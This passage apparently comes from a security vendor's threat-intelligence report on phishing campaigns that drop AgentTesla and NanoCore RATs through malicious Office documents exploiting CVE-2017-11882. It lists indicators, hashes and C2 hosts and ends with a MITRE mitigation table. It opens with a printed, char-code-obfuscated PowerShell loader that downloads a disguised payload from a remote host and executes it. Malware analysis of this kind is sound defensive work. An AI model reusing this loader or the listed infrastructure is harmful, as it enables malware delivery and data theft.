,79,82,32,32,48,120,50,49,32,41,32,125,41,32,45,106,111,73,78,32,39,39,59,115,97,108,32,77,85,77,32,36,86,78,59,100,111,32,123,36,112,105,110,
103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,
111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,112,50,50,32,61,32,91,69,110,117,
109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,
108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,
97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,112,50,50,59,36,116,61,32,78,101,119,45,79,98,
106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,116,46,111,112,101,110,40,39,71,69,84,39,44,
39,104,116,116,112,58,47,47,111,102,102,105,99,101,45,99,108,101,97,110,101,114,45,105,110,100,101,120,101,115,46,99,111,109,47,108,111,117,100
,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,116,46,115,101,110,100,40,41,59,36,116,121,61,36,116,46,114,101,115,112,111,110,115,101,84
,101,120,116,59,36,97,115,99,105,105,67,104,97,114,115,61,32,36,116,121,32,45,115,112,108,105,116,32,39,45,39,32,124,70,111,114,69,97,99,104,45
,79,98,106,101,99,116,32,123,91,99,104,97,114,93,91,98,121,116,101,93,34,48,120,36,95,34,125,59,36,97,115,99,105,105,83,116,114,105,110,103,61,
32,36,97,115,99,105,105,67,104,97,114,115,32,45,106,111,105,110,32,39,39,124,77,96,85,96,77);[System.Text.Encoding]::ASCIIGetString($
fgjn5ij35jkmfjbn) M U M
```

Contents of the dropped file SHA1:fd274f57e59c8ae3e69e0a4eb59a06ee8fd74f91

As a result, AgentTesla is loaded and executed, which also exfiltrates the data through [ftp.centredebeautenellycettier\[.\]fr](ftp://centredebeautenellycettier[.]fr)

Another document (SHA1: c992e0a46185bf0b089b3c4261e4faff15a5bc15) named "Συμφωνία 060520.xls" was distributed via email in Greek. Its content looks the same as all others in this campaign, but in Greek. Its NanoCore Rat payload connects to [malwrhunterteams\[.\]com](http://malwrhunterteams[.]com).



Contents of the decoy document "Συμφωνία 060520.xls"


2019 campaign

Further analysis of the infrastructure related to [tetragulf@yahoo\[.\]com](mailto:tetragulf@yahoo[.]com) revealed that in 2019 only four domains were registered to this email address, two of which were registered in late February and were involved in one campaign distributing malicious documents.

List of registered domains (those confirmed as malicious are underlined>):

- east-ge[.]com
- mariotkitchens[.]com
- sommernph[.]com
- kingtexs-tvv[.]com

The first files associated with these domains were first uploaded to public sandboxes on June 18, 2019.




List of malicious files associated with the 2019 campaign according to Group-IB network graph

Most of these files are RTF documents that exploit the CVE-2017-11882 vulnerability, while others are the executable payload. While investigating this campaign, we found emails and decoys in Ukrainian, Russian, Greek, Spanish, and Czech.


Infection

One of the first documents in this campaign was distributed via email under various names: "CNC 0247.doc", "ЧПУ 0247.doc" (SHA1: 443c079b24d65d7fd74392b90c0eac4aab67060c).



Contents of the email (SHA1: b6ff3e87ab7d6bd8c7abd3ee30af24b4e3709601)

According to our graph, this document connects to [http://68.235.38\[.\]157/ava.hta](http://68.235.38[.]157/ava.hta) and [kingtexas-tvv\[.\]com](http://kingtexas-tvv[.]com)




Network communication of the file SHA1: 443c079b24d65d7fd74392b90c0eac4aab67060c (according to Group-IB's network graph data)

We found this host interesting and uncovered additional files that established network connections to <http://68.235.38.157>. Some of these files, "Estos son los documentos adjuntos de junio.doc" (SHA1: 02799b41c97b6205f1999a72cef8b8991d4b8092) and "New Order.doc" (SHA1: 25abf0f75c56516134436c1f836d9db1e770ff30), exploit vulnerability CVE-2017-11882. At startup, they establish a connection to <http://68.235.38.157/oyii.hta>.

Recommendations

Below you will find adversary techniques and defensive measures mapped against MITRE ATT&CK and MITRE Shield, which we recommend using to prevent similar incidents.

All mitigation techniques are implemented in Group-IB products to ensure that our clients are protected at all attack stages. If you have any questions or suspicions about an emerging incident, please email us at response@cert-gib.com.

Kremlin RATs campaigns MITRE ATT&CK and MITRE Shield			
Tactics	Adversary techniques	Mitigations & Active Defense Techniques	Group-IB mitigation and protection products
Resource Development	T1583, Acquire Infrastructure T1588.005, Obtain Capabilities: Exploits T1586.001, Obtain Capabilities: Malware	M1056, Pre-compromise M1016, Vulnerability Scanning	Security Assessment Threat Intelligence & Attribution
Initial Access	ID: T1566.001, Phishing: Spearphishing Attachment	M1049, Antivirus/Antimalware M1031, Network Intrusion Prevention M1017, User Training M1050, Exploit Protection M1051, Update Software DTE0035, User Training DTE0019, Email Manipulation DTE0027, Network Monitoring	Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming
Execution	T1059, Command and Scripting Interpreter T1204, User Execution T1203, Exploitation for Client Execution	M1049, Antivirus/Antimalware M1038, Execution Prevention M1021, Restrict Web-Based Content M1026, Privileged Account Management DTE0035, User Training DTE0021, Hunting DTE0018, Detonate Malware DTE0007, Behavioral Analytics DTE0003, API Monitoring DTE0034, System Activity Monitoring	Threat Hunting Framework Red Teaming Incident Response Fraud Hunting Platform
Persistence	T1053, Scheduled Task/Job		
Defense Evasion	T1036, Masquerading T1027, Obfuscated Files or Information		
Credential Access	T1555, Credentials from Password Stores T1552, Unsecured Credentials	M1049, Antivirus/Antimalware DTE0007, Behavioral Analytics DTE0003, API Monitoring DTE0034, System Activity Monitoring	Threat Hunting Framework
Collection	T1005, Data from Local System		
Command and Control	T1071, Application Layer Protocol T1573, Encrypted Channel	M1038, Execution Prevention M1031, Network Intrusion Prevention DTE0021, Hunting DTE0022, Isolation DTE0027, Network Monitoring DTE0003, API Monitoring DTE0034, System Activity Monitoring DTE0031, Protocol Decoder	Threat Hunting Framework

Group-IB, 2021

You can find more information about Group-IB products and services and request a demo at <https://www.group-ib.com>.

Share

Receive insights on the latest cybercrime trends